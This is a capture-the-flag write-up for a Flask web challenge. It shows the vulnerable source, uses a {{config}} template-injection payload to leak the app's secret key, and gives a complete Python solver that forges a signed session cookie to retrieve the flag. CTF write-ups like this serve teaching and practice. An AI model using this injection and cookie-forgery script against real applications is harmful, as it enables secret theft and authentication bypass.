
Category:
web

Name:
timeTraveler

Message:
win the game and get flag.


Instructions:
When you access the web application for this challenge, you will be presented with a simple calculation formula.


Time traveler

hurry! hurry! hurry!


145792 - 91325 = ?

When you submit a correct calculation result, the message "too late" will be displayed.


too late...


your answer is : 54467

Read the distributed source code to understand the terms.



```python
@app.route("/",methods = ["POST"])
def answer():
    ans = str(request.form["ans"])
    if ("ans" in session) and (ans == str(session["ans"])):
        if time() < session["time"] :
            with open("flag.txt","r") as f:
                message = f.read()
        else:
            message = "too late..."
    else:
        message = "invalid."
    return make_result_html(message,ans)
```

When the “time” stored in the session is in the future than the time the POST request was received, flag.txt will be displayed. Flask’s session management is done by using a Base64-encoded Cookie value, and tampering requires a secret_key.



```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.4 Python/3.12.3
Date: Mon, 02 Sep 2024 04:57:31 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 816
Vary: Cookie
Set-Cookie: session=
eyJhbnMiOjk3MDQ1LCJ0aW1lIjoxNzI1MjUzMDUxLjUwNzk2NTN9.ZtVFuw.eL235dYBV8Noyl_VewJ
OcglCqZ8; HttpOnly; Path=/
Connection: close
```


Selected text

```
eyJhbnMiOjk3MDQ1LCJ0aW1lIjoxNzI1MjUzMDUxLjUwNzk2NTN9
```

Decoded from: Base64


```
{"ans":97045,"time":1725253051.5079653}
```

By looking at the part of source code where it sets the secret_key, you can see that when the application starts, the secret_key is generated from a random string.




```python
alpherbet = [chr(c) for c in range(97,123)]
app.secret_key = ''.join([random.choice(alpherbet) for x in range(16)])
app.permanent_session_lifetime = timedelta(minutes=3)
```

Also, this application has a Server Side Template Injection (SSTI) vulnerability, so this part can be utilized for the attack.



```python
            <label class="label">%s</label>
            <p>your answer is : %s</p>
    """ % (message,ans[:10])
    return make_html(html_flagment)
```

Only 10 characters are allowed, but {{config}} fits within the limit.




```
Time traveler

hurry! hurry! hurry!

invalid.
your answer is : <Config {'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'SECRET_KEY': 'shtdisrwhyrtsnrn',
'PERMANENT_SESSION_LIFETIME': datetime.timedelta(seconds=180), 'USE_X_SENDFILE': False, 'SERVER_NAME': None,
'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_PATH':
None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None,
```

The obtained secret_key can be used for tampering the cookie and gain access. Below is a sample script that can obtains the secret_key and gains access using the tampered cookie.

```
class SimpleSecureCookieSessionInterface(SecureCookieSessionInterface):
    def get_signing_serializer(self, secret_key):
        signer_kwargs = {
            'key_derivation': self.key_derivation,
            'digest_method': self.digest_method
        }
        return URLSafeTimedSerializer(
            secret_key,
            salt=self.salt,
            serializer=self.serializer,
            signer_kwargs=signer_kwargs
        )


class FlaskSessionCookieManager:
    @classmethod
    def encode(cls, secret_key, session):
        sscsi = SimpleSecureCookieSessionInterface()
        signingSerializer = sscsi.get_signing_serializer(secret_key)
        return signingSerializer.dumps(session)


if __name__ == '__main__':

    # get the secret_key
    data = {"ans":"{{config}}"}
    r = requests.post(url,data=data,proxies=proxies)
    secret_key = r.text.split('SECRET_KEY&#39;: &#39;')[1].split('&')[0]

    #tamper cookie
    ans = 0
    time = 9999999999
    session = {
        "ans":ans,
        "time":time
    }
    cookie_value = FlaskSessionCookieManager.encode(secret_key, session)
```

```
#post the answer
cookie = "session=" + cookie_value
header = {"Cookie" : cookie}
form_data = {"ans": ans}
r = requests.post(url,headers=header,data=form_data,proxies=proxies)
print(r.text)
```



```
$ python3 solver.py | grep -A3 -B3 FLAG
    <secrion class="section">
        <div class="container">
            <label class="label">Congratulations!!
flag: CSG_FLAG{How_did_you_get_1.21_jigowatts?}
</label>
            <p>your answer is : 0</p>
     </div>
$ 
```